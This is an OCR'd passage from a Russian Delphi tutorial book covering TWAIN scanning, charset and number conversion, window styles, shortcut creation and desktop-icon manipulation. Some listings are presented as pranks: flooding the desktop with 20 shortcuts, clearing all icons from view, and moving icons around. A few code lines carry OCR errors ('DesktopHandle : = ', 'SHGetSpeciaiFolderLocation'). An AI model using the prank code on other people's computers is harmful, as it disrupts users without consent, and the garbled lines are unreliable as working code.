

Рис. 6.21. Стандартное окно сканирования для моего сканера— Mustek 1200 ED

После окончания сканирования нам необходимо выяснить, сколько реально страниц было отсканировано. Для этого вызываем TWAIN-функцию `TWAIN_GetNumDibs`. Как раз она нам и вернет необходимую информацию. Хотя я в любом случае собираюсь забирать только одну картинку, я сделал небольшой логический финт, выясняя зависимость от количества отскани-

рованных страниц. Если отсканирован хотя бы один документ, то я буду забирать нулевой. Если отсканировано ровно два, то я буду брать первый.

В любом случае код получения изображения выглядит так:

```
TestDib := TWAIN_GetDib (Номер изображения);
Image1.Width:=TWAIN_DibWidth(TestDib);
Image1.Height:=TWAIN_DibHeight(TestDib);
CopyDibIntoImage(TestDib, Image1);
TWAIN_FreeNative(TestDib);
TestDib := 0;
```

В первой строке кода получаем нужное изображение с помощью функции TWAIN_GetDib. Ей нужно указать номер отсканированной картинки, которую мы хотим получить. В результате функция возвращает картинку в формате битовой матрицы — hbitmap. Для дальнейшей работы нам надо преобразовать этот формат и скопировать в компонент image1.

Перед копированием нужно установить размеры компонента image1 равными размерам отсканированного изображения. Ширину битовой матрицы мы получаем с помощью функции TWAIN_DibWidth. В качестве параметра указываем переменную TestDib, а в результате получаем число — ширину изображения. Точно так же я получаю высоту с помощью функции TWAIN_DibHeight.

Рис. 6.22. Пример работы программы

Теперь ПРОИЗВОДИМ само Копирование С ПОМОЩЬЮ ФУНКЦИИ `CopyDibIntoImage`. В качестве первого параметра указываем битовую матрицу отсканированного изображения, а в качестве второго параметра указываем компонент `Image1`.

Вот теперь мы полностью получили необходимую картинку и можем освобождать выделенные ресурсы. Для этого сначала вызывем метод `TWAIN_FreeNative` для освобождения выделенной памяти в TWAIN-библиотеке, а затем уничтожим битовую матрицу простым обнулением ее переменной.

На компакт-диске в директории \Примеры\Глава 6\Scaner вы можете увидеть пример программы работы со сканером и цветные версии рисунков данного раздела.

Глава 7

Полезное

В последней главе книги собрана информация, которую я хотел бы вам рассказать, но она не подошла под тематику других глав. Именно поэтому у нее нет определенной темы, и я ее назвал просто "Полезное". Здесь собраны различные примеры, которые могут пригодиться вам при программировании в Windows.

В первом же разделе мы научимся конвертировать данные из кодировки Windows в DOS и обратно. А также я дам пояснения по работе с десятичными и шестнадцатеричными числами. Пример, который мы напишем, будет полной практической иллюстрацией.

Далее я покажу, как изменять параметры окна, которые недоступны в инспекторе объектов, но иногда очень необходимы. Этому вопросу будет посвящен второй раздел.

7.1.Конвертер

Первый полезный пример, который я хотел бы с вами обсудить — перевод строк из Windows-кодировки в DOS и использование преобразований из шестнадцатеричной системы исчисления в десятичную и обратно. Хотя это достаточно просто, но почему-то начинающие пользователи почти всегда становятся в тупик и пишут свои собственные сложные процедуры для перевода, хотя все проблемы решаются с помощью пары строчек кода.

Для иллюстрации я создал форму, которую вы можете увидеть на рис. 7.1. Попробуйте и вы создать нечто похожее.

В обработчике события нажатия кнопки, предназначенной для перевода из Windows-кодировки в DOS, напишите следующий код:

```
procedure TForm1.CodeButtonClick(Sender: TObject);
var
  s:array [0..255] of char;
```

```
begin
 CharToOem(PChar(WindowsEdit.Text), s);
 DOSEdit.Text:=s;
end;
```



Рис. 7.1. Форма будущей программы

Здесь мы объявляем одну переменную s типа массива символов. Эта переменная будет использоваться в качестве промежуточного хранилища преобразованных данных.

Для преобразования используется WinAPI-функция CharToOem. У этой функции есть два параметра.

- Строковая переменная, содержащая текст, который надо перекодировать в DOS-кодировку.
- Переменная, которая будет содержать результат преобразования.

Оба параметра должны иметь тип pchar, поэтому для первого из них мы используем преобразование, а в качестве второго параметра используется массив символов, который сам по себе имеет тип PChar, и нет необходимости приводить его к другому типу. После выполнения функции CharToOem, результат выполнения (переменная s) присваивается строке ввода DOSEdit.

Зачем я использовал промежуточную переменную? Неужели нельзя было сразу указать в качестве второго параметра функции CharToOem значение pchar (DOSEdit. Text)? Можно, но нежелательно. Дело в том, что функция будет стабильно работать только тогда, когда параметр для хранения результата будет иметь тип PChar. Преобразование других форматов для хранения результата нежелательно использовать, потому что функция может вернуть ошибку или пустую строку. Именно поэтому я советую всегда использовать промежуточную переменную в виде массива символов, как в данном примере.

Для обратного преобразования напишем следующий код:

```
procedure TForm1.CodeButton1Click(Sender: TObject);
```

```
var
 s:array [0..255] of char;
begin
 OemToChar(PChar(DOSEdit.Text) , s);
 WindowsEdit.Text:=s;
end;
```

Здесь для преобразования используется функция OemToChar, которая производит преобразование из DOS-кодировки в кодировку Windows. У этой функции так же два параметра, которые выполняют те же задачи.

- Строковая переменная, содержащая текст, который надо перекодировать в Windows-кодировку.
- Переменная, которая будет содержать результат преобразования.

Здесь я также рекомендую использовать промежуточную переменную, чтобы не было лишних проблем.

Для перекодирования текста из шестнадцатеричной системы в десятичную напишем следующий код:

```
procedure TForm1.HexToDecButtonClick(Sender: TObject);
var
 index:Integer;
begin
 index:=StrToInt('$'+HEXEdit.Text);
 DECEdit.Text:=IntToStr(index);
end;
```

Вы, наверно, знаете, что для использования шестнадцатеричных чисел в Delphi перед числом нужно указать знак $. Тот же знак нужно указывать и для строковых переменных, и потом перекодировать их с помощью уже знакомой функции `StrToInt`. По этому знаку функция определит, что у нас шестнадцатеричное число и корректно переведет его из строки в числовую переменную.

В следующей строке кода полученное число просто переводится в строку, на этот раз с использованием функции `IntToStr`, которая воспримет переменную index как десятичное число.

Как же сделать так, чтобы переменная index воспринималась как шестнадцатеричное число, которое мы туда записали? Delphi автоматически производит преобразования, и вы можете прибавлять к переменной index шестнадцатеричные, восьмеричные или даже двоичные числа. Вся арифметика будет работать корректно. На самом деле все арифметические операции происходят в двоичном исчислении, даже если вы указываете числа в другом виде. Просто большинство процедур и функций Delphi и API Windows

отображают числа в десятичном виде. Если мы хотим увидеть число как шестнадцатеричное, то для этого нужно воспользоваться функцией IntToHex.

Функция IntToHex работает так же, как и IntToStr. Разница в том, что вторая возвращает нам строковое представление числа в десятичном виде, а IntToHex — строку с числом в шестнадцатеричном виде.

Код для перевода десятичного числа в шестнадцатеричное выглядит так:

```
procedure TForm1.DecToHexButtonClick(Sender: TObject);
var
 index:Integer;
begin
 index:=StrToInt(DECEdit2.Text);
 HEXEdit2.Text:=IntToHex(index, 2);
end;
```

На рис. 7.2 вы можете увидеть пример работы программы. Обратите внимание, что при перекодировании текста английский текст не изменяется. Это связано с тем, что коды английских букв (латиницы) в обеих кодировках одинаковы и проблема возникает только со знаками национальных языков, например русскими буквами.



Рис. 7.2. Пример работы программы

На компакт-диске в директории \Примеры\Глава 7\Converter вы можете увидеть пример этой программы.

7.2. Изменение параметров окна

Когда запускается программа, то на панели задач отображается только главное окно программы. Все дочерние окна там отображаться не будут. А ведь бывают такие случаи, когда просто необходимо иметь простой доступ к дочернему окну, чтобы пользователь мог выбирать между главным окном или

дочерним, используя панель задач. Несмотря на то, что подобных свойств у формы в Delphi нет, мы можем повлиять на ход событий, и в этом разделе я покажу, как это сделать.

Создайте новый проект и поместите на главную форму только одну кнопку. Теперь добавьте к проекту еще одну форму. При нажатии кнопки на главной форме мы будем отображать дочернее окно:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 Form2.Show;
end;
```

Окно отображается методом show, чтобы оно было немодальным, и можно было переключаться между окнами. Таким образом, на экране будут находиться оба окна, и с обоими можно будет работать.

Теперь, чтобы второе окно появилось в панели задач, нужно создать для него обработчик события OnCreate. В нем мы напишем следующее:

```
procedure TForm2.FormCreate(Sender: TObject);
begin
 SetWindowLong(Handle, GWL_EXSTYLE,
      GetWindowLong(Handle, GWL_EXSTYLE) or WS_EX_APPWINDOW);
end;
```

Фокус достаточно прост. Здесь вызывается WinAPI-функция setwindowLong, которая может изменять параметры окна. В инспекторе объектов нам доступно не все, а с помощью этой функции мы можем изменить любые свойства, какие есть. У функции имеется три параметра.

- Указатель на окно, параметры которого надо изменить. Указано текущее окно, т. е. наше дочернее окошко.
- Что мы хотим изменить. Здесь можно указать несколько значений (их вы можете увидеть в файле справки по WinAPI, если запустите поиск слова SetwindowLong. Но реально вам могут пригодиться только два из доступных параметров:
  - `GWL_STYLE` — изменить стандартный стиль окна. Стандартные стили вы можете увидеть в файле справки по WinAPI, если запустите поиск слова `CreateWindow`. Такие стили начинаются с префикса ws_. Эти изменения можно сделать и в инспекторе объектов с помощью свойств формы;
  - `GWL_EXSTYLE` — изменить расширенный стиль окна. Здесь находятся расширенные стили, которых нет в инспекторе объектов. Расширенные стили вы можете увидеть в файле справки по WinAPI, если запустите поиск слова `CreateWindowEx`. Такие стили начинаются с префикса `WS_EX_`.
- Новое значение изменяемого параметра.

В нашем примере мы указали в качестве второго параметра значение GWL_EXSTYLE. Это значит, что мы хотим изменить расширенный стиль окна. В качестве третьего параметра вызывается функция GetwindowLong. Она возвращает существующие параметры окна. Данная функция имеет два параметра:

- Указатель на окно.
- Параметр, который мы хотим получить. Указан GWL_EXSTYLE, чтобы получить установленные расширенные стили окна.

В результате в качестве третьего параметра мы получаем текущие значения расширенного стиля и добавляем к нему стиль WS_EX_APPWINDOW, ЧТО заставит окно появиться на панели задач.

Вот и все. Такой небольшой трюк дает нам достаточно сильные возможности в управлении окнами нашей программы. На рис. 7.3 вы можете увидеть пример работы моей программы.



Рис. 7.3. Главное и дочернее окно на панели задач

На компакт-диске в директории \Примеры\Глава 7\Child Window вы можете увидеть пример этой программы и цветную версию рисунка.

7.3. Создание ярлыков

Сейчас мы напишем пример программы, которая будет размещать на рабочем столе и в меню **Пуск/Программы** свой ярлык. Вообще-то этот пример можно было бы описать во второй или в *гл. 3,* где описывались простые шутки, но информация, которая необходима вам для написания программы,

была дана в *гл. 6.* Именно поэтому мне приходится описывать пример только сейчас.

В программе будем размещать только по одному ярлыку в меню **Пуск** и на рабочем столе. Вы же можете немного модифицировать пример, и после этого ваша программа сможет засыпать хоть весь рабочий стол разными яркими ярлыками.

Итак, создаем новый проект в Delphi. Сразу же перейдем в раздел uses и добавим туда следующие модули: `ShlObj`, ActiveX и `ComObj`. Теперь разместим на форме три кнопки с надписями:

- **Создать ярлык в меню "Программы";**
- **Создать ярлык на рабочем столе;**
- **Засыпать экран.**

Мой вариант формы программы вы можете увидеть на рис. 7.4. Я думаю, что смысл кнопок понятен, и мне больше нечего сказать, поэтому сразу и без лишних разговоров перейдем к программированию.



Рис. 7.4. Пример работы программы

В обработчике `OnClick` первой кнопки **Создать ярлык в меню "Программы"** пишем следующий код (листинг 7.1).

Листинг 7.1. Размещение ярлыка в одном из меню кнопки Пуск

```
procedure TForm1.Button1Click(Sender: TObject);
var
 WorkTable:String;
 P:PItemIDList;
 C:array [0..1000] of char;
begin
 if SHGetSpecialFolderLocation (Handle,CSIDL_PROGRAMS,p)=NOERROR then
  begin
   SHGetPathFromIDList(P,C);
```

```
  WorkTable:=StrPas(C)+'\My Group';
 end;

 if not DirectoryExists(WorkTable) then
  MkDir(WorkTable);

 if FileExists(WorkTable+'\'+ExtractFileName(Application.ExeName)) then
  DeleteFile(WorkTable+'\'+ExtractFileName(Application.ExeName));

 CreateShotCut(Application.ExeName, WorkTable + '\'+
     ExtractFileName(Application.ExeName), '');
end;
```

В самом начале определяется место расположения папки Программы, которая отвечает за содержание одноименного меню кнопки Пуск. Да, это самая настоящая папка на диске, которая в Windows *9x* по умолчанию располагалась по следующему пути: C:\WINDOWS\Главное меню\Программы. В Windows 2000/XP расположение более сложное, и тут уже надо Программы искать в папке Documents and Settings. Все, что находится в этой папке (файлы ярлыков, программы и любые другие файлы), отображается в главном меню.

Итак, чтобы разместить в меню **Программы** свой объект, мы можем просто скопировать нужный файл в найденную папку. Копировать сами исполняемые файлы в папку Программы неэтично. Там принято создавать лишь файлы ярлыков, которые занимают очень мало места, потому что только ссылаются на реальную программу.

Кстати, когда мы определили путь к папке, содержащей объекты меню **Программы,** мы добавили к этому пути \My Group. Таким образом мы переместились в подменю **My Group** меню **Программы.** Но прежде чем туда переместиться, необходимо выяснить, существует ли такой подкаталог? Для этого проверяем: если нужная директория не существует, то ее нужно создать с помощью функции MkDir:

```
if not DirectoryExists(WorkTable) then
  MkDir(WorkTable);
```

Следующим этапом проверяем, существует ли ярлык для программы. Если да, то удаляем файл ярлыка, потому что в нем могут находиться устаревшие данные, и лучше пересоздать все заново.

Само создание происходит в последней строке, с помощью вызова процедуры CreateShotCut. У этой процедуры имеется три параметра.

- Файл, запускаемый ярлыком.

- Имя, которое будет отображаться на ярлыке.
- Параметры, которые должны быть переданы программе при запуске.

Если вы сейчас попытаетесь запустить программу, то Delphi не сможет откомпилировать код, потому что не знает о существовании процедуры CreateShotCut. Ее нужно еще написать. Для этого в разделе private опишите процедуру CreateShotCut следующим образом:

```
private
  { Private declarations }
 procedure CreateShotCut(SourceFile, ShortCutName,
    SourceParams: String);
```

Теперь нажимаем заветную комбинацию клавиш <Ctrl>+<Shift>+<C> и получаем заготовку описанной процедуры. В нее нужно вставить следующее (листинг 7.2).

Листинг 7.2. Процедура создании ярлыка

```
procedure TForm1.CreateShotCut(SourceFile, ShortCutName,
  SourceParams: String);
var
 IUnk: IUnknown;
 ShellLink: IShellLink;
 ShellFile: IPersistFile;
 tmpShortCutName: string;
 WideStr: WideString;
 i: Integer;
begin
 IUnk := CreateComObject(CLSID_ShellLink);
 ShellLink := IUnk as IShellLink;
 ShellFile  := IUnk as IPersistFile;

 ShellLink.SetPath(PChar(SourceFile));
 ShellLink.SetArguments(PChar(SourceParams));
 ShellLink.SetWorkingDirectory(PChar(ExtractFilePath(SourceFile)));

 ShortCutName := ChangeFileExt(ShortCutName,'.lnk');

 if fileexists(ShortCutName) then
  begin
   ShortCutName := copy(ShortCutName,1,length(ShortCutName)-4);
```

```
    i := 1;
    repeat
     tmpShortCutName := ShortCutName +'(' + inttostr(i)+ ').lnk';
     inc(i);
    until not fileexists(tmpShortCutName);
    WideStr := tmpShortCutName;
  end
   else
    WideStr := ShortCutName;

  ShellFile.Save(PWChar(WideStr),False);
end;
```

В самом начале мы инициализируем переменную `IUnk` как COM-объект с помощью API-функции `CreateComObject`. Затем инициализируются еще две переменные `ShellLink` (ссылка) и `ShellFile` (файл). После этого вызываются следующие методы объекта ссылки SheilLink:

- `SetPath` — устанавливает полный путь к программе;
- setArguments — устанавливает параметры, которые надо передать программе;
- `SetWorkingDirectory` — здесь указывается рабочая директория.

Помимо этого у объекта-ссылки есть еще методы:

- `GetDescription` — указывает в ярлыке описание для программы;
- `SetShowCmd` — указывает режим отображения окна. Здесь можно использовать режимы, которые мы указывали в API-функции `ShowWindow`, например `SW_HIDE` (запускать невидимо), `SW_MAXIMIZE` (запускать с окном развернутым на весь экран), `SW_MINIMIZE` (минимизировать окно после старта) и так далее.

После указания необходимых параметров в переменной ShortCutName сохраняется имя ярлыка плюс расширение Ink. Это имя будет использоваться при создании самого файла ссылки. Далее проверяется, если такой ярлык уже существует, то запускается цикл, в котором к имени ссылки добавляется цифра. Таким образом находится новое имя ярлыка с цифрой, которого еще не существует в указанном месте.

В самой последней строке созданная ссылка сохраняется в файле ярлыка.

Как видите, процедура универсальна и готова для заполнения экрана или меню **Программы** своими копиями. Вам нужно только изменить уже имеющийся обработчик события нажатия кнопки, что мы и сделаем чуть позже.

Сейчас мы создадим обработчик события нажатия второй кнопки, и я покажу, как создать ярлык на рабочем столе (листинг 7.3).

Листинг 7.3. Размещение ярлыка на рабочем столе

```
procedure TForm1.Button2Click(Sender: TObject);
var
 WorkTable:String;
 P:PItemIDList;
 C:array [0..1000] of char;
begin
 if SHGetSpecialFolderLocation(Handle,CSIDL_DESKTOP,p)=NOERROR then
  begin
   SHGetPathFromIDList(P,C);
   WorkTable:=StrPas(C);
  end;

 if FileExists(WorkTable+'\'+ExtractFileName(Application.ExeName)) then
  DeleteFile(WorkTable+'\'+ExtractFileName(Application.ExeName));

 CreateShotCut(Application.ExeName, WorkTable + '\'+
     ExtractFileName(Application.ExeName),'');
end;
```

Этот код похож на тот, что мы писали при создании ярлыка в меню **Программы.** Единственная разница в том, что здесь с помощью функции SHGetSpeciaiFolderLocation мы узнаем расположение папки для ярлыков и программ рабочего стола (второй параметр равен CSIDL_DESKTOP).

Вот теперь посмотрим на код заполнения экрана ярлыками. Он выглядит следующим образом (листинг 7.4).

Листинг 7.4. Заполнение рабочего стола ярлыками

```
var
 WorkTable:String;
 P:PItemIDList;
 C:array [0..1000] of char;
 i:Integer;
begin
 if SHGetSpeciaiFolderLocation(Handle,CSIDL_DESKTOP,p)=NOERROR then
```

```
  begin
   SHGetPathFromIDList(P,C);
   WorkTable:=StrPas(C);
  end;

 for i:=0 to 20 do
  CreateShotCut(Application.ExeName, WorkTable + '\' +
        ExtractFileName(Application.ExeName), '');
end;
```



Рис. 7.5. В результате работы программы рабочий стол превращается в свалку

Здесь нет проверки на существование ярлыка. Если он уже существует (а он с некоторого момента будет на столе не один), то наша процедура CreateShotCut изменит имя и создаст еще один ярлык. Вызов процедуры создания ярлыка помещен в цикл так, чтобы процедура создавала 20 ярлыков на рабочем столе. На рис. 7.5 вы можете увидеть мой рабочий стол после выполнения этого кода.

На компакт-диске в директории \Примеры\Глава 7\Ярлык вы можете увидеть пример этой программы и цветные версии рисунков.

7.4. Управление ярлыками

Сейчас мы разберем небольшой пример кода, который может упорядочивать значки на рабочем столе. Для этого я создал отдельное приложение и положил на форму две кнопки:

- **Упорядочить влево;**
- **Упорядочить по верху.**

В обработчике нажатия первой кнопки напишем следующий код:

```
procedure TForm1.Button1Click(Sender: TObject);
var
 DesktopHandle:Integer;
begin
 DesktopHandle := FindWindow('ProgMan', nil);
 DesktopHandle := GetWindow(DesktopHandle, GW_CHILD) ;
 DesktopHandle := GetWindow(DesktopHandle, GW_CHILD);
 SendMessage(DesktopHandle, LVM_ARRANGE, LVA_ALIGNLEFT, 0 );
end;
```

Здесь ищем окно с заголовком ProgMan. Хотя такое окно не видно, но оно существует при работе Windows, начиная с третей версии (а может и раньше), и называется **Program Manager. В** этом окне мы ищем дочернее окно с помощью функции `GetWindow`. Затем получаем следующее дочернее окно. Вот теперь мы получили указатель на системный объект класса sysListview32. Этот компонент как раз и содержит все значки рабочего стола.

Теперь мы можем посылать сообщения, совместимые с компонентом ListView, системному Хранилищу значков С ПОМОЩЬЮ *функции* SendMessage.

В качестве примера отсылается сообщение с двумя параметрами:

- `LVM_ARRANGE` — указывает на необходимость отсортировать значки;
- `LVA_ALIGNLEFT` — упорядочить значки по левому краю.

Если второй из этих параметров заменить на `LVA_ALIGNTOP`, то значки будут выровнены по верхнему краю окна.

Давайте создадим на нашей форме кнопку **Удалить все элементы.** В обработчике события onclick этой кнопки напишем следующий код:

```
procedure TForm1.Button3Click(Sender: TObject);
var
 DesktopHandle:Integer;
begin
 DesktopHandle := FindWindow('ProgMan', nil);
```

```
 DesktopHandle := GetWindow(DesktopHandle, GW_CHILD) ;
 DesktopHandle : = GetWindow(DesktopHandle, GW_CHILD);
 SendMessage(DesktopHandle, LVM_DELETEALLITEMS, 0, 0 );
end;
```

Код похож на тот, что мы уже использовали. Только здесь мы посылаем команду LVM_DELETEALLITEMS, которая заставляет удалить все элементы. Попробуйте выполнить эту команду, и весь рабочий стол станет девственно чистым, как будто на нем ничего никогда не было.

Ну а теперь самое интересное — перемещение ярлыков по экрану. Для реализации этого эффекта поместим на форму еще одну кнопку с заголовком **Переместить. В** обработчике события OnClick этой кнопки вставим следующий код:

```
procedure TForm1.Button4Click(Sender: TObject);
var
 DesktopHandle:Integer;
begin
 DesktopHandle := FindWindow('ProgMan', nil);
 DesktopHandle := GetWindow(DesktopHandle, GW_CHILD);
 DesktopHandle : = GetWindow(DesktopHandle, GW_CHILD);
 SendMessage(DesktopHandle, LVM_SETITEMPOSITION, 0, MAKELPARAM(10, 100));
end;
```

Здесь посылается сообщение SendMessage со следующими параметрами:

- Указатель на окно, содержащее элементы. Мы этот указатель нашли в начале процедуры.
- LVM_SETITEMPOSITION — константа, которая указывает на необходимость изменить позицию ярлыка.
- о — надо переместить нулевой ярлык, но вы можете переместить и первый, и второй, в общем, любой ярлык.
- Новые координаты ярлыка. Этот параметр нужно создать с помощью функции MAKELPARAM, которой в данном случае передается два параметра: x и Y — координаты ярлыка.

И чтобы окончательно разработать эту тему, поместим на форму еще одну кнопку — **Анимация.** Нажимая эту кнопку, мы будем постепенно двигать нулевой значок по экрану вниз:

```
var
 DesktopHandle:Integer;
 i:Integer;
begin
 DesktopHandle := FindWindow('ProgMan', nil);
```

```
 DesktopHandle := GetWindow(DesktopHandle, GW_CHILD);
 DesktopHandle := GetWindow(DesktopHandle, GW_CHILD);
 for i:=10 to 200 do
  SendMessage(DesktopHandle, LVM_SETITEMPOSITION, 0, MAKELPARAM(10, i));
end;
```



Рис. 7.6. Результирующая форма нашей программы

Таким образом можно как угодно шутить над рабочим столом Windows. Единственный недостаток описанного примера проявляется в Windows XP, где значки двигаются по экрану не плавно, а скачками. Вот такая специфика есть у этой версии Windows. Зато в других вариантах красота полнейшая!

На компакт-диске в директории \Примеры\Глава 7\Desktop Icon вы можете увидеть пример этой программы.

7.5. Прозрачность окон

В Windows 2000 появились новые функции для управления прозрачностью окон. Это значит, что все описываемое здесь будет работать только в 2000/XP и абсолютно не будет действовать в Windows 95/98. Это уже проверено сотню раз, и даже не стоит пытаться проверять еще.

Чтобы сделать свое окно прозрачным или полупрозрачным, достаточно установить свойство `AlphaBlend` главной формы равным `true`, и после этого мы можем регулировать прозрачность формы с помощью свойства `AlphaBlendValue`. Это свойство может принимать значения от 0 до 255. Если установить 0, то форма станет абсолютно прозрачной. Если 255, то абсолютно непрозрачной. Значение 127 — это золотая середина. Таким образом, устанавливая значение этого свойства равным любому целому числу от 0 до 255, вы можете добиться любого уровня прозрачности.

На рис. 7.7 вы можете увидеть пример одной из моих программ с полупрозрачной главной формой. Если возможности полиграфии не смогут дать вам

возможность оценить все прелести картинки, то загляните на компакт-диск, где вы найдете изображения вместе с исходным кодом примера, который мы напишем чуть позже. Конечно же, делать полупрозрачным основное окно нет смысла, потому что с ним становится тяжело работать. Но вы можете использовать этот эффект для дочерних окон, которые должны отображаться поверх остальных, но при этом не перекрывать информацию основного окна.



Рис. 7.7. Полупрозрачная главная форма одной из программ

Использование полупрозрачности очень сильно тормозит работу приложения. Видимо, эти функции еще не оптимизированы или не используют возможности современных видеокарт. Именно поэтому я не рекомендую использовать этот эффект для больших окон. В данный момент в Windows прозрачность используется для меню при создании эффектов появления и исчезновения.

